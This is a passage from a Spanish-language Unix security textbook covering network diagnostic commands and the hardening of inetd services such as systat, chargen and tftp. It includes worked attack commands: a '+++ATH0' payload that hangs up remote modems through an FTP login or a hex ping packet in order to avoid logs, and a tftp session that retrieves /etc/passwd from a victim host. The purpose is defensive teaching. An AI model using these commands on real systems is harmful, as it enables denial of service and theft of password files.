      inet 195.195.5.3 netmask ffffff00 broadcast 195.195.5.255
        ether 0:20:18:72:45:ad
anita:/#
```

Ya hemos dicho que aquí no vamos a hablar de la configuración de estos dispositivos, sino de sus consideraciones de seguridad. Podemos utilizar `ifconfig` para detectar un funcionamiento anómalo de la tarjeta de red; este ‘funcionamiento anómalo’ suele ser la causa (siempre en cuanto a seguridad se trata) de uno de los tres siguientes problemas:

- Dirección IP incorrecta.

Es posible que alguien esté realizando un ataque de tipo *IP Spoofing* utilizando nuestro sistema: si utilizamos la dirección IP de otro equipo, las peticiones que irían a él van a llegar a nosotros². Estamos suplantando su identidad, hecho que un atacante puede aprovechar para capturar todo tipo de información (desde claves hasta correo electrónico).

- Dirección MAC incorrecta.

Esto puede denotar un ataque similar al anterior, pero más elaborado: estamos suplantando la identidad de otro equipo no sólo a nivel de IP, sino a nivel de dirección MAC. Cuando esto sucede, casi con toda seguridad se acompaña de un *IP Spoof* para conseguir una suplantación que no sea tan fácil de detectar como el *IP Spoof* a secas.

- Tarjeta en modo promiscuo.

Alguien ha instalado un *sniffer* en nuestro sistema y ha puesto la tarjeta de red en modo promiscuo, para capturar todas las tramas que ésta ‘ve’. Es un método muy utilizado por atacantes que han conseguido privilegio de superusuario en la máquina (es necesario ser *root* para situar a la tarjeta en este modo de operación) y se está dedicando a analizar el tráfico de la red en busca de *logins* y claves de usuarios de otros equipos.

10.3.2 La orden route

Este comando se utiliza para configurar las tablas de rutado del núcleo de nuestro sistema. Generalmente en todo equipo de una red local tenemos al menos tres rutas: la de *loopback*, utilizando el dispositivo de bucle interno (`lo`, `lo0...`), la de red local (*localnet*), que utiliza la tarjeta de red para comunicarse con equipos dentro del mismo segmento de red, y una *default* que también utiliza la tarjeta para enviar a un *router* o *gateway* paquetes que no son para equipos de nuestro segmento. Si no se especifica ningún parámetro, `route` muestra la configuración actual de las tablas de rutado³:

```
andercheran:~# route
Kernel routing table
Destination     Gateway         Genmask        Flags   MSS     Window  Use Iface
localnet        *              255.255.0.0    U        1500    0        16  eth0
loopback         *              255.0.0.0     U        3584    0        89  lo
default          atlas.cc.upv.es  *              UG       1500    0        66  eth0
andercheran:~#
```

Si `route` nos muestra una configuración sospechosa (esto es, las tablas no son las que en el sistema hemos establecido como administradores, aunque todo funcione correctamente) esto puede denotar un ataque de simulación: alguien ha desviado el tráfico por un equipo que se comporta de la misma forma que se comportaría el original, pero que seguramente analiza toda la información que pasa por él. Hemos de recalcar que esto suele ser transparente al buen funcionamiento del equipo (no

²Si el otro equipo no está activo; si lo está, ninguno funcionará correctamente.

³En algunos Unix, esto se consigue con la orden `netstat -r`.

notamos ni pérdida de paquetes, ni retardos excesivos, ni nada sospechoso), y que además el atacante puede modificar los ficheros de arranque del sistema para, en caso de reinicio de la máquina, volver a tener configuradas las rutas a su gusto; estos ficheros suelen del tipo `/etc/rc.d/rc.inet1` o `/etc/rc?.d/S*inet`.

También es posible que alguien esté utilizando algún elemento utilizado en la conexión entre nuestro sistema y otro (un *router*, una pasarela...) para amenazar la integridad de nuestro equipo; si queremos comprobar el camino que siguen los paquetes desde que salen de la máquina hasta que llegan al destino, podemos utilizar la orden `traceroute`. Sin embargo, este tipo de ataques es mucho más difícil de detectar, y casi la única herramienta asequible para evitarlos es la criptografía.

10.3.3 La orden netstat

Esta orden se utiliza para visualizar el estado de diversas estructuras de datos del sistema de red, desde las tablas de rutado hasta el estado de todas las conexiones a y desde nuestra máquina, pasando por las tablas ARP, en función de los parámetros que reciba.

En temas referentes a la seguridad, `netstat` se suele utilizar, aparte de para mostrar las tablas de rutado de ciertos sistemas (con la opción `-r`, como hemos visto antes), para mostrar los puertos abiertos que escuchan peticiones de red y para visualizar conexiones a nuestro equipo (o desde él) que puedan salirse de lo habitual. Veamos un ejemplo de información mostrada por `netstat`:

TCP						
Local Address	Remote Address	Swind	Send-Q	Rwind	Recv-Q	State
.	*.*	0	0	0	0	IDLE
*.sunrpc	*.*	0	0	0	0	LISTEN
.	*.*	0	0	0	0	IDLE
*.32771	*.*	0	0	0	0	LISTEN
*.ftp	*.*	0	0	0	0	LISTEN
*.telnet	*.*	0	0	0	0	LISTEN
*.finger	*.*	0	0	0	0	LISTEN
*.dtspc	*.*	0	0	0	0	LISTEN
*.lockd	*.*	0	0	0	0	LISTEN
*.smtp	*.*	0	0	0	0	LISTEN
*.8888	*.*	0	0	0	0	LISTEN
*.32772	*.*	0	0	0	0	LISTEN
*.32773	*.*	0	0	0	0	LISTEN
*.printer	*.*	0	0	0	0	LISTEN
*.listen	*.*	0	0	0	0	LISTEN
*.32774	*.*	0	0	0	0	LISTEN
.	*.*	0	0	0	0	IDLE
*.6000	*.*	0	0	0	0	LISTEN
*.32775	*.*	0	0	0	0	LISTEN
localhost.32777	localhost.32775	32768	0	32768	0	ESTABLISHED
localhost.32775	localhost.32777	32768	0	32768	0	ESTABLISHED
localhost.32780	localhost.32779	32768	0	32768	0	ESTABLISHED
localhost.32779	localhost.32780	32768	0	32768	0	ESTABLISHED
localhost.32783	localhost.32775	32768	0	32768	0	ESTABLISHED
localhost.32775	localhost.32783	32768	0	32768	0	ESTABLISHED
localhost.32786	localhost.32785	32768	0	32768	0	ESTABLISHED
localhost.32785	localhost.32786	32768	0	32768	0	ESTABLISHED
localhost.32789	localhost.32775	32768	0	32768	0	ESTABLISHED
localhost.32775	localhost.32789	32768	0	32768	0	ESTABLISHED
localhost.32792	localhost.32791	32768	0	32768	0	ESTABLISHED
localhost.32791	localhost.32792	32768	0	32768	0	ESTABLISHED
localhost.32810	localhost.6000	32768	0	32768	0	ESTABLISHED
localhost.6000	localhost.32810	32768	0	32768	0	ESTABLISHED

```

anita.telnet      luisa.2039        16060      0 10136      0 ESTABLISHED
anita.telnet      bgates.microsoft.com.1068 15928 0 10136      0 ESTABLISHED
localhost.32879   localhost.32775    32768      0 32768      0 TIME_WAIT
*.*              *.*               0          0 0           0 IDLE
anita:~#

```

Por un lado, en este caso vemos que hay bastantes puertos abiertos, esto es, escuchando peticiones: todos los que presentan un estado LISTEN, como `telnet`, `finger` o `smtp` (si es un servicio con nombre en `/etc/services` se imprimirá este nombre, y si no simplemente el número de puerto). Cualquiera puede conectar a este servicio (como veremos en el siguiente punto) y, si no lo evitamos mediante *TCP Wrappers*, utilizarlo para enviarle peticiones.

Aparte de estos puertos a la espera de conexiones, vemos otro gran número de conexiones establecida entre nuestro sistema y otros (como antes hemos dicho, desde nuestro equipo o hacia él); casi todas las establecidas (estado ESTABLISHED) son de nuestra máquina contra ella misma, lo que a priori no implica consecuencias de seguridad. Otra de ellas es desde un equipo de la red local contra nuestro sistema, lo que también es bastante normal y no debe hacernos sospechar nada⁴; sin embargo, hay una conexión que sí puede indicar que alguien ha accedido a nuestro sistema de forma no autorizada: si nos fijamos, alguien conecta por `telnet` desde la máquina `bgates.microsoft.com`. Es raro que tengamos a un usuario allí, por lo que deberíamos monitorizar esta conexión y las actividades que esta persona realice; es muy probable que se trate de alguien que ha aprovechado la inseguridad de ciertos sistemas para utilizarlos como plataforma de ataque contra nuestros Unix.

10.3.4 La orden ping

El comando `ping` se utiliza generalmente para testear aspectos de la red, como comprobar que un sistema está encendido y conectado; esto se consigue enviando a dicha máquina paquetes ICMP (de tipo ECHO_REQUEST), tramas que causarán que el núcleo del sistema remoto responda con paquetes ICMP, pero esta vez de tipo ECHO_RESPONSE. Al recibirlos, se asume que la máquina está encendida:

```

anita:~# ping luisa
luisa is alive
anita:~#

```

En otras variantes de Unix (el ejemplo anterior es sobre Solaris) la orden `ping` produce un resultado con más información:

```

luisa:~# ping -c 1 anita
PING anita (195.195.5.3): 56 data bytes
64 bytes from 195.195.5.3: icmp_seq=0 ttl=255 time=0.2 ms

--- luisa ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
luisa:~#

```

Aunque un simple `ping` resulta inofensivo en la mayoría de situaciones, existen casos en los que se puede utilizar como un arma – efectiva – para atacar sistemas; por ejemplo, uno de los ataques más conocidos es el *Ping Flood*, consistente en saturar una línea lenta con un número de paquetes ICMP suficientemente grande. Esta saturación causará una degradación del servicio importante, incluso la desconexión del sistema si se ataca una línea telefónica (un objetivo muy habitual para los piratas). En este último caso, el de conexiones telefónicas, otro ataque común – no directamente relacionado con `ping`, pero en el que se usa esta herramienta como base – consiste en enviar una trama ‘especial’ a un *módem*, obligándole a finalizar la llamada: los *módems* comutan a modo comando cuando

⁴Seguramente, uno de nuestros usuarios estará trabajando desde ese ordenador, aunque también podría tratarse de un atacante...

reciben la orden ‘+++’, y muchos de ellos lo hacen también al recibir remotamente esta secuencia de control. Así, podemos conectar a un puerto donde se ofrezca determinado servicio (como FTP o SMTP) en un *host* con un *módem* de estas características y colgar el *módem* remoto sin levantarnos de la silla, simplemente enviando la cadena ‘+++’ seguida de una orden de colgado como ‘ATH0’:

```

luisa:~# telnet XXX.XXX.X.XX 21
Trying XXX.XXX.X.XX...
Connected to XXX.XXX.X.XX.
Escape character is '^]'.
220 gema FTP server (Version wu-2.4.2-academ[BETA-15] (1) Fri Oct 22
00:38:20 CDT 1999) ready.
USER +++ATH0
^]
telnet> close
Connection closed.
luisa:~# telnet XXX.XXX.X.XX
Trying XXX.XXX.X.XX...
telnet: Unable to connect to remote host: Network is unreachable
luisa:~#

```

Bien pero, ¿dónde entra ping en este ataque? Muy sencillo: al conectar a un servicio para enviar la cadena de caracteres, lo habitual es que el sistema remoto registre la conexión, aunque luego su *módem* cuelgue. En cambio, muy pocos sistemas registran en los *logs* un simple ping, por lo que esta orden se convierte en un mecanismo que algunos piratas utilizan para no dejar rastro de sus acciones; esto se consigue de una forma muy sencilla: en la utilidad ping de la mayoría de Unices existe un parámetro que permite especificar el contenido del paquete enviado (por ejemplo, ‘-p’ en Linux), por lo que simplemente hemos de insertar (en hexadecimal) la cadena ‘+++ATH0’ en la trama que enviamos al sistema remoto:

```

luisa:~# ping -c 1 XXX.XXX.X.XX
PING XXX.XXX.X.XX (XXX.XXX.X.XX): 56 data bytes
64 bytes from XXX.XXX.X.XX: icmp_seq=0 ttl=255 time=0.2 ms

--- XXX.XXX.X.XX ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 6.5/6.5/6.5 ms
luisa:~# ping -p 2b2b2b415448300d XXX.XXX.X.XX
PING XXX.XXX.X.XX (XXX.XXX.X.XX): 56 data bytes

^C
--- XXX.XXX.X.XX ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
luisa:~# telnet XXX.XXX.X.XX
Trying XXX.XXX.X.XX...
telnet: Unable to connect to remote host: Network is unreachable
luisa:~#

```

Para evitar los problemas relacionados con los paquetes ICMP que sistemas remotos puedan enviar a nuestra máquina puede ser conveniente filtrar dicho protocolo mediante un cortafuegos (incluso situado en el propio equipo); si no tenemos esta posibilidad, al menos es interesante registrar las tramas de este tipo que llegan hasta nuestra máquina, con programas como *icmpinfo* (si hacemos esto, hemos de tener cuidado con las negaciones de servicio ocasionadas por una cantidad de *logs* excesiva en el disco duro).

Ah, si es nuestro *módem* el que presenta el problema que acabamos de comentar, podemos solucionarlo mediante la cadena de inicialización ‘s2=255’.

10.3.5 La orden traceroute

Esta orden se utiliza para imprimir la ruta que los paquetes siguen desde nuestro sistema hasta otra máquina; para ello utiliza el campo TTL (*Time To Live*) del protocolo IP, inicializándolo con valores bajos y aumentándolo conforme va recibiendo tramas ICMP de tipo TIME_EXCEEDED. La idea es sencilla: cada vez que un paquete pasa por un *router* o una pasarela, esta se encarga de decrementar el campo TTL en una unidad; en el caso de que se alcance un valor 0, se devuelve un paquete TIME_EXCEEDED y se descarta la trama. Así, **traceroute** inicializa a 1 este campo, lo que ocasiona que el primer *router* encontrado ya devuelva el mensaje de error; al recibirlo, lo inicializa a 2, y ahora es el segundo *router* el que descarta el paquete y envía otro mensaje de error, y así sucesivamente. De esta forma se va construyendo la ruta hasta un determinado *host* remoto:

```
luisa:~# traceroute www.altavista.com
traceroute to altavista.com (204.152.190.70), 30 hops max, 40 byte packets
 1 annex4.net.upv.es (158.42.240.191)  156.251 ms  144.468 ms  139.855 ms
 2 zaurac-r.net.upv.es (158.42.240.250)  159.784 ms  149.734 ms  149.809 ms
 3 atlas.cc.upv.es (158.42.1.10)  149.881 ms  149.717 ms  139.853 ms
 4 A1-0-3.EB-Valencia1.red.rediris.es (130.206.211.185)  149.863 ms
    150.088 ms  149.523 ms
 5 A0-1-2.EB-Madrid00.red.rediris.es (130.206.224.5)  189.749 ms
    159.698 ms  180.138 ms
 6 A6-0-0-1.EB-Madrid0.red.rediris.es (130.206.224.74)  179.518 ms
    159.678 ms  189.897 ms
 7 194.69.226.13 (194.69.226.13)  259.752 ms  249.664 ms  259.83 ms
 8 * * 195.219.101.1 (195.219.101.1)  290.772 ms
 9 195.219.96.34 (195.219.96.34)  1680.33 ms  1660.36 ms  1669.83 ms
10 * 195.66.225.76 (195.66.225.76)  1660.68 ms  1650.33 ms
11 core1-linx-oc3-1.lhr.above.net (216.200.254.81)  2009.88 ms  1970.32 ms *
12 iad-lhr-stm4.iad.above.net (216.200.254.77)  2050.68 ms * *
13 sjc-iad-oc12-2.sjc.above.net (216.200.0.22)  2440.89 ms  2170.29 ms
    2579.81 ms
14 pao-sjc-oc12-2.pao.above.net (207.126.96.65)  2441.19 ms  2140.32 ms *
15 mibh-above-oc3.pao.mibh.net (216.200.0.10)  2200.57 ms * *
16 * * www.altavista.com (204.152.190.70)  1810.56 ms
luisa:~#
```

traceroute se utiliza para realizar pruebas, medidas y administración de una red; introduce mucha sobrecarga, lo que evidentemente puede acarrear problemas de rendimiento, llegando incluso a negaciones de servicio por el elevado tiempo de respuesta que el resto de aplicaciones de red pueden presentar. Además, se trata de un programa contenido en un fichero *setuidado*, por lo que es interesante resetear el bit de *setuid* de forma que sólo el **root** pueda ejecutar la orden: hemos de pensar que un usuario normal **rara** vez tiene que realizar pruebas sobre la red, por lo que el bit *setuid* de **traceroute** no es más que un posible problema para nuestra seguridad; aunque con **ping** sucede lo mismo (es un fichero *setuidado*), que un usuario necesite ejecutar **traceroute** es menos habitual que que necesite ejecutar **ping** (de cualquier forma, también podríamos resetear el bit *setuid* de **ping**).

10.4 Servicios

Los servicios ofrecidos por una máquina al resto suelen ser uno de los principales puntos de ataque contra esa máquina; estos ataques pueden implicar desde negaciones de servicio (DoS, *Denial of Service*) más o menos graves hasta un acceso *root* remoto sin necesidad de ninguna clave.

Hay dos formas básicas de ofrecer un servicio: o mediante **inetd**, o bien lanzando un demonio que se asocia y escucha en cierto puerto, generalmente en el arranque del sistema. Por norma

general se recomienda ofrecer el mínimo número de servicios; incluso si hay algún servicio que no sabemos para qué se utiliza, lo mejor para nuestra seguridad sería dejar de ofrecerlo.

Dejar de ofrecer cierto servicio en máquinas Unix es muy sencillo; no necesitamos *reiniciar el sistema para que los cambios tengan efecto* ni nada por el estilo: con un simple editor de textos podemos limitar los servicios ofrecidos. En el caso de servicios ofertados a través de **inetd**, no tenemos más que editar **/etc/inetd.conf** y comentar las líneas correspondientes a los servicios a cerrar (los comentarios en ficheros de configuración de Unix suelen ser lineales, utilizando el símbolo **#**). Despues de comentar las líneas correspondientes hemos de reiniciar el demonio **inetd** enviándole la señal **SIGHUP** (con órdenes como **kill**, **pkill** o **killall**). En el caso de demonios independientes lanzados durante el arranque del sistema no tenemos más que enviarles la señal **SIGTERM** (por norma general, aunque en algunos casos quizás es necesaria **SIGKILL**), y tambien editar los ficheros que lancen estos demonios y comentar las líneas encargadas de la inicialización, para que no se vuelvan a lanzar la próxima vez que la máquina arranque; generalmente se tratará de archivos situados en **/etc/rc.d/** o en **/etc/rc?.d/**.

Veamos un ejemplo: imaginemos que en nuestro **/etc/inetd.conf** tenemos la línea del servicio de **telnet** que hemos mostrado anteriormente. En este caso, si alguien ejecuta un **telnet** a nuestro sistema, verá algo parecido a esto:

```
rosita:~$ telnet anita
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
```

SunOS 5.7

login:

Si esta línea de **/etc/inetd.conf** la sustituimos por

```
#telnet stream tcp      nowait  root    /usr/sbin/in.telnetd
```

y a continuación ejecutamos **pkill -HUP inetd**, cuando alguien haga un **telnet** a nuestra máquina verá esto:

```
rosita:~$ telnet anita
Trying 195.195.5.3...
telnet: Unable to connect to remote host: Connection refused
rosita:~$
```

Demonios típicos que se lanzan desde **inetd** son **in.telnetd** (para recibir peticiones **telnet**), **in.ftpd** (para peticiones **ftp**), **in.talkd** (para peticiones **talk**), **in.fingerd** (para **finger** remoto) o **in.r***, para los servicios **r-*** de Unix BSD. Demonios que se suelen lanzar en el arranque del sistema son **sendmail** (gestión de correo electrónico), **httpd** (servicio **http**), **lpd** (demonio de impresión), **inetd** (recordemos que es un demonio que también se ha de iniciar en el arranque) o **nfsd** (para compartir sistemas de ficheros mediante NFS); algunos de estos conviene servirlos desde **inetd** en lugar de como demonios independientes, por motivos de seguridad que ya veremos al hablar de *TCP Wrappers*.

Hasta ahora hemos hablado de dos formas de ofrecer un servicio: o bien a través de **inetd**, o bien como demonio independiente lanzado al arrancar el sistema; realmente, existe una tercera forma de ofrecer servicios, y es el mecanismo **RPC** (*Remote Procedure Call*), original de Sun Microsystems pero que en la actualidad está implementado tambien por OSF (*Open Software Foundation*) en su DCE (*Distributed Computing Environment*) y por OMG (*Open Management Group*) en CORBA (*Common Object Request Broker Architecture*). La idea básica del funcionamiento de RPC es sencilla: existe un programa denominado **portmap**, **rpcbind**, **rpc.portmap...** (su nombre depende del

clon de Unix utilizado) que los servidores RPC utilizan para registrarse. Así, cuando un cliente desea utilizar esos servicios, en lugar de conectar a un puerto determinado donde se encuentre el servidor lo hace al puerto del *portmapper*, que le indicará la ubicación exacta del servidor solicitado. Como estos mecanismos pueden llegar a ser muy complejos no vamos a entrar en detalles de su seguridad; sólo decir que existe una versión de *portmap* desarrollada por Wietse Venema que utiliza un control de accesos similar a *TCP Wrappers*, lo que evidentemente va a ser muy útil para nuestra seguridad: sólo permitiremos conexiones RPC a los sistemas deseados, denegando el acceso al resto. Más detalles de la seguridad de RPC pueden encontrarse en el capítulo 19 de [GS96].

Cada puerto abierto en nuestro sistema representa una puerta de entrada al mismo, por lo que como hemos dicho, hemos de minimizar su número ofreciendo sólo los servicios estrictamente necesarios. Por ejemplo, si ofrecemos el servicio **telnet**, cualquier persona, desde cualquier parte del mundo, podrá acceder a nuestra máquina simplemente conociendo (o adivinando) un nombre de usuario y su clave; si ofrecemos el servicio **netstat**, cualquiera podrá consultar las conexiones activas de nuestra red simplemente tecleando **telnet maquina.dominio.com netstat**, desde cualquier ordenador conectado a la red. Pero no sólo nos tenemos que limitar a cerrar servicios: hay algunos que, como administradores de un sistema, no vamos a tener más remedio que ofrecer; en este caso es casi obligatorio restringir su disponibilidad a un número de máquinas determinado, como veremos al hablar de *TCP Wrappers*, y por supuesto utilizar la última versión de los demonios encargados de procesar las peticiones: un demonio no es más que un programa, y por supuesto es muy difícil que esté completamente libre de errores. Un error en el demonio que utilicemos para procesar una petición puede comprometer la seguridad de todo nuestro sistema, por lo que se recomienda estar atento a listas de seguridad (como BUGTRAQ o CERT) en las que se difundan problemas de seguridad y sus soluciones.

Capítulo 11

Algunos servicios y protocolos

11.1 Introducción

En este capítulo vamos a hablar de la seguridad (e inseguridad) de algunos de los protocolos, servicios y programas que los implementan en los entornos Unix. No vamos a entrar en detalles sobre el funcionamiento de cada uno de ellos, ya que ese sería un trabajo que excedería los objetivos de este proyecto; para más referencias se puede consultar [Ste90] (detalles de la implementación interna de algunos servicios) o [Ste94].

Podemos ver los diferentes servicios que un sistema Unix ofrece como potenciales puertas de entrada al mismo, o al menos como fuentes de ataques que ni siquiera tienen por qué proporcionar acceso a la máquina – como las negaciones de servicio –. De esta forma, si cada servicio ofrecido es un posible problema para nuestra seguridad, parece claro que lo ideal sería no ofrecer ninguno, poseer una máquina completamente aislada del resto; evidentemente, esto no suele ser posible hoy en día en la mayor parte de los sistemas¹. Por tanto, ya que es necesaria la conectividad entre equipos, hemos de ofrecer **los mínimos servicios necesarios** para que todo funcione correctamente; esto choca frontalmente con las políticas de la mayoría de fabricantes de sistemas Unix, que por defecto mantienen la mayoría de servicios abiertos al instalar un equipo nuevo: es responsabilidad del administrador preocuparse de cerrar los que no sean estrictamente necesarios.

Típicos ejemplos de servicios que suele ser necesario ofrecer son *telnet* o *ftp*; en estos casos no se puede aplicar el esquema todo o nada que vimos al estudiar el sistema de red de Unix, donde o bien ofrecíamos un servicio o lo denegábamos completamente: es necesaria una correcta configuración para que sólo sea posible acceder a ellos desde ciertas máquinas, como veremos al hablar de *TCP Wrappers*. También es una buena idea sustituir estos servicios por equivalentes cifrados, como la familia de aplicaciones SSH, y concienciar a los usuarios para que utilicen estos equivalentes: hemos de recordar siempre – y recordar a los usuarios – que cualquier conexión en texto claro entre dos sistemas puede ser fácilmente capturada por cualquier persona situada en una máquina intermedia, con lo simplemente utilizando *telnet* estamos poniendo en juego la seguridad de sistemas y redes completas.

Aparte de puertas de entrada, los servicios ofrecidos también son muy susceptibles de ataques de negación de servicio (*DoS*), por ejemplo por demasiadas conexiones abiertas simultáneamente en una misma máquina; incluso es posible que uno de estos ataques contra cierto servicio inutilice completamente a *inetd*, de forma que todos los ofrecidos desde él quedan bloqueados hasta que el demonio se reinicia. Este problema incluso puede ser muy grave: imaginemos que – por cualquier motivo – *inetd* deja de responder peticiones; si esto sucede es posible que ni siquiera podamos acceder a la máquina remotamente para solucionar el problema (por ejemplo *telnet* o incluso SSH si

¹No obstante, algunos equipos que no necesitan estar conectados entre sí, lo están; cada administrador debería preguntarse si realmente necesita sus máquinas conectadas a la red.

lo servimos desde `inetd` dejarían de funcionar). Para evitar este problema, muchos administradores planifican una tarea que se ejecute cada pocos minutos mediante `cron`, y que simplemente envíe la señal `SIGHUP` a `inetd`, por ejemplo añadiendo esta entrada a su fichero `crontab`²:

```
* * * * *      killall -HUP inetd
```

Si en nuestro clon de Unix no disponemos de una orden para enviar señales a los procesos en función de su nombre (como `pkill` en Solaris o `killall` en Linux o IRIX) podemos utilizar un poco de programación *shellscrip*t para conseguirlo:

```
* * * * *      kill -HUP `ps -auxw|grep inetd|grep -v grep|awk '{print $2}'`
```

11.2 Servicios básicos de red

Dentro de este apartado vamos a comentar brevemente la función de algunos servicios de Unix y sus potenciales problemas de seguridad. Los aquí expuestos son servicios que habitualmente han de estar **cerrados**, por lo que no implican excesivos problemas de seguridad conocidos. Así, no vamos a entrar en muchos detalles con ellos; en puntos siguientes hablaremos con más extensión de otros servicios que suelen estar ofrecidos en todas las máquinas, como *ftp*, *telnet* o *SMTP*, y que en su mayoría presentan mayores problemas de seguridad.

11.2.1 systat

El servicio *systat* se asocia al puerto 11 de una máquina Unix, de forma que al recibir una petición mediante TCP el demonio `inetd` ofrece una imagen de la tabla de procesos del sistema, por ejemplo ejecutando una orden como `ps -auwx` en Linux o `ps -ef` en Solaris; en algunos Unices se ofrece la salida de órdenes como `who` o `w` en lugar de la tabla de procesos: es fácil configurar lo que cada administrador deseé mostrar simplemente modificando la línea correspondiente de `/etc/inetd.conf`:

```
anita:~# grep systat /etc/inetd.conf
systat stream  tcp     nowait  root    /usr/bin/ps          ps -ef
anita:~#
```

Bien se ofrezca la tabla de procesos o bien otro tipo de información sobre el sistema, este servicio es habitual encontrarlo **deshabilitado**, ya que cualquier dato sobre nuestro sistema (especialmente procesos, nombres de usuario, máquinas desde las que conectan...) puede ser aprovechado por un pirata para atacar el equipo. Si por motivos de comodidad a la hora de administrar varios *hosts* dentro de una red local necesitamos tener abierto *systat*, debemos restringir las direcciones desde las que se puede acceder al servicio mediante *TCP Wrappers*.

11.2.2 daytime

El servicio *daytime*, asociado al puerto 13, tanto TCP como UDP, es un servicio interno de `inetd` (esto es, no hay un programa externo que lo sirva, el propio `inetd` se encarga de ello); al recibir una conexión a este puerto, el sistema mostrará la fecha y la hora, en un formato muy similar al resultado de la orden `date`:

```
anita:~# telnet rosita daytime
Trying 195.195.5.1...
Connected to rosita.
Escape character is '^]'.
Thu Apr 20 05:02:33 2000
Connection closed by foreign host.
anita:~#
```

²Es recomendable consultar la sintaxis de estos ficheros en el clon de Unix en que trabajemos, ya que puede variar entre diferentes Unices.

Aunque a primera vista este servicio no represente un peligro para la integridad de nuestro sistema, siempre hemos de recordar una norma de seguridad fundamental: sólo hay que ofrecer los servicios estrictamente necesarios para el correcto funcionamiento de nuestras máquinas. Como *daytime* no es un servicio básico, suele ser recomendable cerrarlo; además, la información que proporciona, aunque escasa, puede ser suficiente para un atacante: le estamos indicando el estado del reloj de nuestro sistema, lo que por ejemplo le da una idea de la ubicación geográfica del equipo.

Un servicio parecido en muchos aspectos a *daytime* es *time* (puerto 37, TCP y UDP); también indica la fecha y hora del equipo, pero esta vez en un formato que no es inteligible para las personas:

```
anita:~# telnet rosita time
Trying 195.195.5.1...
Connected to rosita.
Escape character is '^]'.
[^\^Connection closed by foreign host.
anita:~#
```

Este servicio suele ser más útil que el anterior: aunque una persona no entienda la información mostrada por *time*, sí que lo hace una máquina Unix. De esta forma, se utiliza *time* en un servidor para que las estaciones cliente puedan sincronizar sus relojes con él con órdenes como **netdate** o **rdate**:

```
luisa:~# date
Thu Apr 20 02:19:15 CEST 2000
luisa:~# rdate rosita
[rosita] Thu Apr 20 05:10:49 2000
luisa:~# date
Thu Apr 20 02:20:02 CEST 2000
luisa:~# rdate -s rosita
luisa:~# date
Thu Apr 20 05:11:59 2000
luisa:~#
```

Los problemas de *time* son en principio los mismos que los de *daytime*; aunque también es recomendable mantener este servicio cerrado, es más fácil imaginar situaciones en las que un administrador desee ofrecer *time* en varias máquinas que imaginar la necesidad de ofrecer *daytime*.

11.2.3 netstat

De la misma forma que *systat* ofrecía información sobre el estado de nuestro sistema, *netstat* la ofrece sobre el estado de nuestra red. Este servicio, asociado al puerto 15 con protocolo TCP, ejecuta una orden como **netstat** (con argumentos que dependen del clon de Unix utilizado) para mostrar principalmente las conexiones activas en la máquina; por ejemplo, si en Linux invocamos a **netstat** desde **/etc/inetd.conf** con la opción '**-A inet**', al recibir una conexión se mostrará algo parecido a lo siguiente:

```
anita:~# telnet rosita netstat
Trying 195.195.5.1...
Connected to rosita.
Escape character is '^]'.
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp        0      0 rosita:netstat        anita:4990      ESTABLISHED
Connection closed by foreign host.
anita:~#
```

Como sucedía con *systat*, es recomendable **deshabilitar** este servicio comentando la línea correspondiente de */etc/inetd.conf*, o en todo caso restringir el acceso al mismo a máquinas de nuestra red local, mediante *TCP Wrappers*. La información sobre el estado del sistema de red – o al menos de parte del mismo – puede ser muy útil para un atacante, ya que por ejemplo le está mostrando nombres de *hosts* y además le permite hacerse una idea del tráfico que soporta la máquina, de los servicios que ofrece, de los hábitos de conexión de los usuarios...

11.2.4 chargen

chargen (puerto 19, TCP y UDP) es un generador de caracteres servido internamente por *inetd*, que se utiliza sobre todo para comprobar el estado de las conexiones en la red; cuando alguien accede a este servicio simplemente ve en su terminal una secuencia de caracteres ASCII que se repite indefinidamente.

Los posibles problemas de seguridad relacionados con *chargen* suelen ser negaciones de servicio, tanto para la parte cliente como para la servidora. Sin duda el ejemplo más famoso de utilización de *chargen* es una de las anécdotas del experto en seguridad Tsutomu Shimomura (el principal contribuidor en la captura de Kevin Mitnick, el pirata más famoso de los noventa): cuando conectaba a un servidor de *ftp* anónimo, Shimomura se dió cuenta de que la máquina lanzaba un *finger* contra el cliente que realizaba la conexión. Esto no le gustó, y decidió comprobar si ese sistema utilizaba el *finger* habitual; para ello modificó el fichero */etc/inetd.conf* de su sistema de forma que las peticiones *finger* se redireccionaran al generador de caracteres *chargen*. Conectó al servidor de nuevo, y al hacer éste otro *finger*, la máquina de Shimomura se dedicó a enviar *megas* y *megas* de caracteres (*chargen* no finaliza hasta que el cliente corta la conexión); en unas pocas horas el sistema remoto quedó inoperativo, y a la mañana siguiente ese *finger* automático había sido eliminado de la configuración del servidor. Ese servidor no habría sufrido una caída si hubiera utilizado *safe_finger*, un programa de Wietse Venema que se distribuye junto a *TCP Wrappers* y que limita la potencial cantidad de información que *finger* puede recibir.

11.2.5 tftp

tftp (*Trivial File Transfer Protocol*) es un protocolo de transferencia de ficheros asociado al puerto 69 y basado en UDP que no proporciona **ninguna seguridad**. Por tanto en la mayoría de sistemas es obligatorio que este servicio esté desactivado; su uso principal es el arranque de estaciones *diskless* o de *routers* a través de la red, ya que la simpleza del protocolo permite implementarlo en un *chip*, y sólo en ese caso nos veremos obligados a ofrecer el servicio. Si es este el caso, los ficheros que deseemos que sean públicos se han de situar en un determinado directorio (dependiendo del clon de Unix, */tftpboot/*, */etc/tftpboot/*, */usr/local/boot/...*) o utilizar otros nombres de directorio como argumentos del demonio en */etc/inetd.conf*, algo no recomendable. Por ejemplo, si en */tftpboot/* guardamos una copia de la imagen del *kernel*, los clientes podrán acceder a ella mediante la orden *tftp*:

```
luisa:~# tftp rosita
tftp> get vmlinuz
Received 531845 bytes in 3.4 seconds
tftp> quit
luisa:~#
```

Podemos ver que en ningún momento se solicita un nombre de usuario o una clave, lo que nos da una idea de los graves problemas de seguridad que el ofrecer este servicio puede implicarnos. Hasta hace unos años, era normal que los fabricantes de sistemas Unix vendieran sus productos con *tftp* abierto y sin configurar, con lo que un pirata lo tenía muy fácil para conseguir cualquier fichero de contraseñas:

```
luisa:~# tftp victima
```

```
tftp> get /etc/passwd /tmp/salida
Received 1845 bytes in 0.6 seconds
tftp> quit
luisa:~#
```

11.2.6 finger

